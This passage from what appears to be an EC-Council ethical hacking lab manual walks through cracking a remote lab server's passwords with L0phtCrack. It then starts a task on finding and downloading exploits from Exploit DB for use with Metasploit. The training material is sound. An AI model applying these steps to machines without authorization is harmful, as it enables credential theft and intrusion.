


Figure 1.2.11: Choose report filename window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.




Figure 1.2.12: Reporting options section

18. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.




Figure 1.2.13: Job scheduling option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Check the given details in the **Summary** wizard and click **Finish**.




Figure 1.2.14: Summary option

20. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.




Figure 1.2.15: Cracking password in progress

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Analyze the Result

21. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

22. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.




Figure 1.2.16: Passwords successfully cracked

23. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
24. This concludes the demonstration of auditing system passwords using L0phtCrack.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows Server 2016** virtual machine.

TASK 3

Find Vulnerabilities on Exploit Sites

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB and Security Focus.

TASK 3.1

Finding Vulnerabilities on Exploit DB

1. On the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.exploit-db.com/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.

